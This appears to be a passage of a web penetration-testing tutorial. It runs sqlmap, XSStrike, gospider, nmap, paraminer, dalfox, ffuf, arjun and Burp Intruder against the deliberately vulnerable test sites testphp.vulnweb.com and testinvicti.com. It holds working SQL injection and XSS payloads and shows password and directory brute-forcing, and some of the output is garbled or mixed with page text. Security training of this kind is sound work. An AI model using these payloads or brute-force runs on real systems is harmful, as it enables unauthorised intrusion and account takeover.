[23:54:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:54:40] [INFO] testing 'Generic inline queries'
[23:54:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[23:54:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[23:55:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[23:55:29] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'
[23:55:58] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'
[23:56:55] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[23:56:55] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[23:56:58] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'
[23:57:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'
[23:57:55] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'
[23:58:20] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'
[23:58:22] [INFO] GET parameter 'test' appears to be injectable
[23:58:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL comment)'

```

```

[23:58:47] [INFO] GET parameter 'test' appears to be injectable
[23:58:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:58:47] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[23:58:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:58:48] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range
[23:58:49] [INFO] target URL appears to have 3 columns in query
[23:58:51] [INFO] GET parameter 'test' is injectable
GET parameter 'test' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 565 HTTP(s) requests:

Parameter: test (GET)
  Type: boolean-based blind
  Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: test=query' AND EXTRACTVALUE(5966,CASE WHEN (5966=5966) THEN 5966 ELSE 0x3A END)-- QoaV

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: test=query' AND (SELECT 1701 FROM (SELECT(SLEEP(5)))SgLI)-- NyOA

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x716b716271,0x4a476c655177727947486f7062574c56424a7368547858534a4c5a6c4b7a4e42694a665258544670,0x717a717171),NULL#

[00:00:33] [INFO] the back-end DBMS is MySQL
[00:00:34] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[00:00:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

```

```

Type: UNION query
(kali@kali)-[~]
$ xssstrike -u http://testphp.vulnweb.com/hpp/?pp=12 --crawl 16271,0x4a476c65
Crawling the target
[+] Vulnerable webpage: http://testphp.vulnweb.com/search.php?test=query
[+] Vulnerable webpage: http://testphp.vulnweb.com/search.php?test=query
[+] Vector for searchFor: <A%0doNmOuseOver%0a=%0aconfirm())>v3dm0s
[+] Vector for searchFor: <A%0doNmOuseOver%0a=%0aconfirm())>v3dm0s
[+] Vulnerable webpage: http://testphp.vulnweb.com/hpp/
[+] Vulnerable webpage: http://testphp.vulnweb.com/hpp/r '/home/kali/.local/
[+] Vector for pp: "><A%0aOnmOuseOver%0d=%0d(confirm())>v3dm0s
[+] Vector for pp: "><A%0aOnmOuseOver%0d=%0d(confirm())>v3dm0s
!] Progress: 6/6

```

14. Gospider:

Fast web spider written in Go.

This can be installed from here: [go install github.com/jaeles-project/gospider@latest](https://github.com/jaeles-project/gospider)

Or `sudo apt install gospider`

1. Open kali terminal and use `gospider -h` to find all the commands with brief description.
2. Type `gospider -s <Target URL>` and you will find the web spidering result.

```
(kali@kali)-[~]
$ gospider -s "http://testphp.vulnweb.com/"
[url] - [code-200] - http://testphp.vulnweb.com/
[href] - http://testphp.vulnweb.com/style.css
[href] - https://www.acunetix.com/
[href] - https://www.acunetix.com/vulnerability-scanner/
[href] - http://testphp.vulnweb.com/index.php
[href] - http://testphp.vulnweb.com/categories.php
[href] - http://testphp.vulnweb.com/artists.php
[href] - http://testphp.vulnweb.com/disclaimer.php
[href] - http://testphp.vulnweb.com/cart.php
[href] - http://testphp.vulnweb.com/guestbook.php
[href] - http://testphp.vulnweb.com/AJAX/index.php
[href] - http://testphp.vulnweb.com/login.php
[href] - http://testphp.vulnweb.com/userinfo.php
[href] - http://testphp.vulnweb.com/AJAX/index.php
[href] - http://www.acunetix.com
[href] - https://www.acunetix.com/vulnerability-scanner/php-security-scanner/
[href] - https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
[href] - http://www.electasy.com/Fractal-Explorer/index.html
[href] - http://testphp.vulnweb.com/privacy.php
[href] - mailto:wvs@acunetix.com
[href] - http://testphp.vulnweb.com/Mod_Rewrite_Shop/
[href] - http://testphp.vulnweb.com/hpp/
[form] - http://testphp.vulnweb.com/
```

3. If you want to crawl multiple website then use `gospider -S <text-file with all the targeturls >`

```
(kali@kali)-[~]
$ gospider -S test.txt -c 10 -d 1
[url] - [code-200] - http://testinvicti.com/
[subdomains] - http://aspnet.testinvicti.com
[subdomains] - https://aspnet.testinvicti.com
[subdomains] - http://php.testinvicti.com
[subdomains] - https://php.testinvicti.com
[subdomains] - http://angular.testinvicti.com
[subdomains] - https://angular.testinvicti.com
[subdomains] - http://rest.testinvicti.com
[subdomains] - https://rest.testinvicti.com
[subdomains] - http://graphql.testinvicti.com
[subdomains] - https://graphql.testinvicti.com
[subdomains] - http://python.testinvicti.com
[subdomains] - https://python.testinvicti.com
[subdomains] - http://vulnapi.testinvicti.com
[subdomains] - https://vulnapi.testinvicti.com
[href] - http://aspnet.testinvicti.com
[href] - http://php.testinvicti.com
[href] - http://angular.testinvicti.com
[href] - http://rest.testinvicti.com
[href] - http://graphql.testinvicti.com
[href] - http://python.testinvicti.com
[href] - http://vulnapi.testinvicti.com
[url] - [code-200] - http://testphp.vulnweb.com/
[href] - http://testphp.vulnweb.com/style.css
[href] - https://www.acunetix.com/
[href] - https://www.acunetix.com/vulnerability-scanner/
[href] - http://testphp.vulnweb.com/index.php
[href] - http://testphp.vulnweb.com/categories.php
[href] - http://testphp.vulnweb.com/artists.php
[href] - http://testphp.vulnweb.com/disclaimer.php
[href] - http://testphp.vulnweb.com/cart.php
[href] - http://testphp.vulnweb.com/guestbook.php
[href] - http://testphp.vulnweb.com/AJAX/index.php
[href] - http://testphp.vulnweb.com/login.php
[href] - http://testphp.vulnweb.com/userinfo.php
[href] - http://testphp.vulnweb.com/AJAX/index.php
[href] - http://www.acunetix.com
[href] - https://www.acunetix.com/vulnerability-scanner/php-security-scanner/
[href] - https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
[href] - http://www.electasy.com/Fractal-Explorer/index.html
[href] - http://testphp.vulnweb.com/privacy.php
[href] - mailto:wvs@acunetix.com
[href] - http://testphp.vulnweb.com/Mod_Rewrite_Shop/
[href] - http://testphp.vulnweb.com/hpp/
[form] - http://testphp.vulnweb.com/
```

15. Nmap:

Nmap is a free network scanning tool used to discover hosts and services on a network by analysing responses to various packets and requests.

Its in-build in kali and it can be installed in windows environment as well and need to be used from cmd. GUI version also can be used.

1. Open kali terminal and type

```
(kali@kali)-[~]
$ nmap -Pn -n -A -sV -sC -O testinvicti.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 10:48 EST
Nmap scan report for testinvicti.com (54.204.37.212)
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Vulnerable Web Apps - testinvicti
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header:
|_   Microsoft-HTTPAPI/2.0
|_   Microsoft-IIS/8.5
443/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header:
|_   Microsoft-HTTPAPI/2.0
|_   Microsoft-IIS/8.5
|_ http-title: Vulnerable Web Apps - testinvicti
|_ http-methods:
|_   Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   4.01 ms  10.0.2.2
2   350.12 ms 54.204.37.212

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.24 seconds
```

-Pn: Used to perform ports scan only.

-n: Never do DNS resolution

-A: Enables OS detection, version detection, script scanning, and traceroute

-sV: Attempts to determine the version of the service running on port

-sC: Scan with default NSE scripts. Considered useful for discovery and safe

-O: Remote OS detection

```
(kali@kali)-[~]
$ nmap --script "http-*" testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 06:48 EST
Pre-scan script results:
|_ http-robotx-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.15% done; ETC: 06:49 (0:00:27 remaining)
Stats: 0:22:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 07:11 (0:00:00 remaining)
Stats: 0:24:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.98% done; ETC: 07:13 (0:00:00 remaining)
Stats: 0:26:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 07:15 (0:00:00 remaining)
Stats: 0:27:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 07:16 (0:00:00 remaining)
Stats: 0:28:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.98% done; ETC: 07:17 (0:00:00 remaining)
Stats: 0:29:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.98% done; ETC: 07:18 (0:00:00 remaining)
Stats: 0:30:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.98% done; ETC: 07:19 (0:00:00 remaining)
Stats: 0:30:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.98% done; ETC: 07:19 (0:00:00 remaining)
```

Loads all scripts whose name starts with http-, such as http-auth and http-open-proxy.

```

└─$ nmap -Pn -script=dns-brute testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 07:48 EST -lists/userna
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.27s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
AJAX Demo
Host script results:
| dns-brute:
|_  DNS Brute-force hostnames: No results.

```

Brute forces DNS hostnames guessing subdomains.

Web Archive URL Fetcher:


16. Paraminer:

paraminer is a Python script that extracts and cleans URLs from the Wayback Machine (web.archive.org). The script supports fetching URLs for a single domain or a list of domains, cleaning those URLs by removing unnecessary parameters, and saving the results to files.

You can install it from here: <https://github.com/knrredhelmet/paraminer.git>

1. Open kali terminal and type `python3 main.py -h` to get the help menu.

```
(kali㉿kali)-[~/paraminer]
$ python3 main.py -h
Test site for Acunetix WVS.
```



```
by RedHelmet
```

```
usage: main.py [-h] [-d DOMAIN] [-l LIST] [-s] [--proxy PROXY] [-p PLACEHOLDER] [-g GLOBAL_FILE]
```

Getting URLs from Web Archives

options:

- h, --help show this help message and exit
- d DOMAIN, --domain DOMAIN Domain name to fetch related URLs for.
- l LIST, --list LIST File containing a list of domain names.
- s, --silent Suppress terminal output and banner.
- proxy PROXY Set the proxy address for web requests.
- p PLACEHOLDER, --placeholder PLACEHOLDER Placeholder for parameter values
- g GLOBAL_FILE, --global-file GLOBAL_FILE Path to a global file where URLs are appended.

2. Type `python3 main.py -d <Target URL>` and you will find all the necessary parameters within the target.

```
(kali㉿kali)-[~/parameter]
$ python3 main.py -d testphp.vulnweb.com

unc0nfix
[REDACTED]
by RedHelmet
[INFO] Fetching URLs for testphp.vulnweb.com
[INFO] Found 10797 URLs for testphp.vulnweb.com
[INFO] Found 67 URLs after cleaning
http://testphp.vulnweb.com/artists.php?qXf=FUZZ
http://testphp.vulnweb.com/redir.php?r=FUZZ&view=FUZZ&task=FUZZ&id=FUZZ
http://testphp.vulnweb.com/showimage.php?%EF%AC%81le=FUZZ
http://testphp.vulnweb.com/listproducts.php?id=FUZZ
http://testphp.vulnweb.com/listproducts.php?artist=FUZZ&amp%3Basdf=FUZZ&amp%3Bcat=FUZZ
http://testphp.vulnweb.com/listproducts.php?artist=FUZZ
http://testphp.vulnweb.com/showimage.php?file=FUZZ&size=FUZZ
http://testphp.vulnweb.com/artists.php?artist+=FUZZ
http://testphp.vulnweb.com/artists.php?%CB%93%E2%86%92artist=FUZZ
http://testphp.vulnweb.com/hpp/index.php?pp=FUZZ
http://testphp.vulnweb.com/comment.php?aid=FUZZ
http://testphp.vulnweb.com/%CB%93%E2%86%92listproducts.php?cat=FUZZ
http://testphp.vulnweb.com/listproducts.php?cat=FUZZ&zfdasdf=FUZZ
http://testphp.vulnweb.com/redir.php?r=FUZZ&user=FUZZ
http://testphp.vulnweb.com/?%3Fid=FUZZ
http://testphp.vulnweb.com/product.php?pic=FUZZ&otIR=FUZZ
http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=FUZZ
http://testphp.vulnweb.com/artists.php?artist=FUZZ
http://testphp.vulnweb.com/hpp/params.php?aaaa%2F=FUZZ&p=FUZZ
http://testphp.vulnweb.com/?input=FUZZ
http://testphp.vulnweb.com/?%3Fcmd=FUZZ
http://testphp.vulnweb.com/AJAX/infoartist.php?id=FUZZ&YVeN=FUZZ
http://testphp.vulnweb.com/hpp/params.php?aaaa%2F=FUZZ&p=FUZZ&pp=FUZZ
http://testphp.vulnweb.com/secured/phpinfo.php?=&FUZZ
http://testphp.vulnweb.com/artist.php?artist=FUZZ
http://testphp.vulnweb.com/login.php?id=FUZZ&SLFY=FUZZ
http://testphp.vulnweb.com/search.php?test=FUZZ
http://testphp.vulnweb.com/artists.php?file=FUZZ
http://testphp.vulnweb.com/?source=FUZZ
http://testphp.vulnweb.com/index.php?id=FUZZ&user=FUZZ
http://testphp.vulnweb.com/login.php?id=FUZZ&NtFH=FUZZ
http://testphp.vulnweb.com/hpp/params.php?p=FUZZ
http://testphp.vulnweb.com/categories.php/listproducts.php?cat=FUZZ
```

3. You can use the saved text file paramminer output to find XSS or other vulnerabilities.

```
$ cat testphp.vulnweb.com.txt | dalfox pipe
```

DalFox Web Vulnerability Scanner

Dalfox is a powerful open-source XSS scanner and utility focused on automation.

```
Target      Stdin (pipeline)
Method      Pipe Mode
Worker      100
BAV         Test site type false (XSS)
Mining      true (Gf-Patterns)
Mining-DOM  true (mining from DOM)
Timeout     10
FollowRedirect false
Started at  2025-01-27 09:41:01.108339606 -0500 EST m=+0.003067325
```

```
>>>>>>>>>>>>>>>>
[*] Start scan [SID:0][0/67][0.00%] / URL: http://testphp.vulnweb.com/artists.php?qQxf=FUZZ
[I] Found 2 testing point in DOM base parameter mining
[I] Content-Type is text/html; charset=UTF-8
[*] [duration: 19.132759937s][issues: 0] Finish Scan!
[*] Start scan [SID:1][1/67][1.49%] / URL: http://testphp.vulnweb.com/redir.php?r=FUZZ&view=FUZZ&task=FUZZ&id=FUZZ
[I] Found 0 testing point in DOM base parameter mining
[I] Content-Type is text/html
[*] [duration: 54.15976078s][issues: 0] Finish Scan!
[*] Start scan [SID:2][2/67][2.99%] / URL: http://testphp.vulnweb.com/showimage.php?xEFxAC81le=FUZZ
[I] Found 0 testing point in DOM base parameter mining
[I] Content-Type is text/html; charset=UTF-8
[*] [duration: 21.249367557s][issues: 0] Finish Scan!
[*] Start scan [SID:3][3/67][4.48%] / URL: http://testphp.vulnweb.com/listproducts.php?id=FUZZ
[G] Found dalfox-error-mysql via built-in grepping / original request
Warning: mysql_fetch_array() expects parameter 1 to be resource, null given in /hj/var/www/listproducts.php on line 74
[POC][G][GET][BUILT-IN] http://testphp.vulnweb.com/listproducts.php?id=FUZZ
[I] Found 2 testing point in DOM base parameter mining
[I] Found 1 testing point in Dictionary base parameter mining
[I] Content-Type is text/html; charset=UTF-8
[I] Reflected cat param => PTYPE: URL Injected: /inHTML-none(1) $
48 line: or: Unknown column 'DalFox' in 'where cl
[W] Reflected Payload in HTML: cat=<<Svq/onload-alert(1) class=dlafox>
48 line: syntax to use near "<<Svq/onload-alert(1) class=dlafox'" at line 1
[PVC][R][GET][inHTML-url] http://testphp.vulnweb.com/listproducts.php?cat=%x22%3E%3Csvg%2Fonload%3Dalert%281%29-class%3Ddlafox%3E6id=FUZZ
[V] Triggered XSS Payload (found DOM Object): cat=<xmp>c<p title="/>
```

4. You can use ffuf to fuzz the cmd parameter.


```

(kali@kali)-[~/paraminer/results]
$ ffuf -u http://testphp.vulnweb.com/?cmd=FUZZ -w /usr/share/wordlists/dirb/common.txt >ffuf.txt
Your profile
Our guess:
AJAX D
Links
Security an
PHP scanner
PHP vul v2.1.0-dev
Fractal Explorer

:: Method      : GET
:: URL         : http://testphp.vulnweb.com/?cmd=FUZZ
:: Wordlist Policy : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10 This is an example PHP application, which is intentionally vulnerable to web attacks.
:: Threads      : 40 It also helps you understand how developer errors and bad configuration may
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500 all. Tip:
:: Progress: [4614/4614] :: Job [1/1] :: 146 req/sec :: Duration: [0:00:34] :: Errors: 0 ::

```

17. Arjun:

Arjun is an Indian bug bounty tool. The Arjun tool is famous for finding query parameters for URL endpoints on the links of websites and web apps.

You can install it using: `sudo apt install arjun`

1. Open kali terminal and type `arjun -h` to find all the commands with brief description.

```

(kali@kali)-[~]
$ arjun -h
usage: arjun [-h] [-u URL] [-o JSON_FILE] [-oT TEXT_FILE] [-oB [BURP_PROXY]] [-d DELAY] [-t THREADS] [-w
[passive [PASSIVE]] [--stable] [--include INCLUDE] [--disable-redirects]

options:
-h, --help            show this help message and exit
-u URL                Target URL
-o JSON_FILE, -oJ JSON_FILE
                        Path for json output file.
-oT TEXT_FILE         Path for text output file.
-oB [BURP_PROXY]       Output to Burp Suite Proxy. Default is 127.0.0.1:8080.
-d DELAY              Delay between requests in seconds. (default: 0)
-t THREADS            Number of concurrent threads. (default: 5)
-w WORDLIST            Wordlist file path. (default: {arjundir}/db/large.txt)
-m METHOD              Request method to use: GET/POST/XML/JSON/HEADERS. (default: GET)
-i [IMPORT_FILE]       Import target URLs from file.
-T TIMEOUT            HTTP request timeout in seconds. (default: 15)
-c CHUNKS             Chunk size. The number of parameters to be sent at once
-q                    Quiet mode. No output.
--rate-limit RATE_LIMIT
                        Max number of requests to be sent out per second (default: 9999)
--headers [HEADERS]   Add headers. Separate multiple headers with a new line.
--passive [PASSIVE]   Collect parameter names from passive sources like wayback, commoncrawl and otx.
--stable              Prefer stability over speed.
--include INCLUDE     Include this data in every request.
--disable-redirects   disable redirects

```

2. Type `arjun -u <Target url>` to find query arameters.


```

(kali@kali)-[~]
$ arjun -u http://testinvicti.com/ --stable


( _/_/ (/_/ v2.2.6

[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[-] Connection timed out, increased timeout by 5 seconds
[-] Connection timed out, increased timeout by 5 seconds
[!] No parameters were discovered.


```

18. How to check Brute force using Burp suite

1. Open a login interface for a web application. Use any random value to the input fields and intercept the page with burp suite.



2. Now right click in proxy interface in Burp and send this request to intruder. Inside intruder select the fields to inject payloads and in payload field you can add the number of payloads, or you can select from burp payload list as well. Attack type will be depend on what you are trying to achieve. So here battering ram attack type has been selected as username and password field both need to be checked.



3. Once start the attack you can find this interface, here different status code, response receive and length we can find. In this scenario only one 200 status code we can see.

4. Intruder attack of http://testphp.vulnweb.com

Results Positions

Intruder attack results filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length
11	letmein	302	262			258
12	monkey	302	264			258
13	696969	302	263			258
14	abc123	302	262			258
15	mustang	302	255			258
16	michael	302	268			258
17	shadow	302	268			258
18	master	302	261			258
19	jennifer	302	271			258
20	111111	302	254			258
21	test	200	262			6306

4. Once open the test payload, in response body we can find this payload was successful and login was successful.

Results Positions

Intruder attack results filter: Showing all items

Request ^	Payload	Status code	Response received
21	test	200	262

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Tue, 28 Jan 2025 13:14:58 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Set-Cookie: login=test%2Ftest
8 Content-Length: 6053
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
11 "http://www.w3.org/TR/html4/loose.dtd">
12 <html>
13   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLOIsLocked="false" -->
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16
17     <!-- InstanceBeginEditable name="document_title_rgn" -->
18     <title>
19       user info
20     </title>
21   <!-- InstanceEndEditable -->
22   <link rel="stylesheet" href="style.css" type="text/css">
23   <!-- InstanceBeginEditable name="headers_rgn" -->
24   <!-- here goes headers headers -->
25   <!-- InstanceEndEditable -->
26   <script language="JavaScript" type="text/JavaScript">
27     <!--
28     function MM reloadPage(init) {
```

5. To brute force web server directories, we can set target like shown in the POC and here webserver is Nginx. So we can get the set of wordlist and use that to brute force directories.

?

Sniper attack

▼

Start attack

Target

http://testphp.vulnweb.com

☒ Update Host header to match target

Positions

Add \$

Clear \$

Auto \$

```

1 GET /$login.php$ HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://testphp.vulnweb.com/login.php
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

```

Payloads

Payload position:

All payload positions

Payload type:

Simple list

Payload count:

41

Request count:

41

Payload configuration

This payload type lets you configure a simple list of strings that are u

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list...

50x.html

conf

conf/

conf/fastcgi_params

conf/fastcgi.conf

conf/koi-utf

conf/koi-win

conf/mime.types

conf/nginx.conf

conf/scgi_params

Enter a new item

6. once attack starts and provide the output, we can see with null payload webserver was showing the website loaded and remaining payloads showing 404 file not found.

Results Positions						
Intruder attack results filter: Showing all items						
Request ^	Payload	Status code	Response received	Error	Timeout	Length
0		200	265			5745
1	50x.html	404	263			308

Request

Response

Pretty

Raw

Hex

Render

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

If you are already registered please enter your login information below:

Username :

Password :

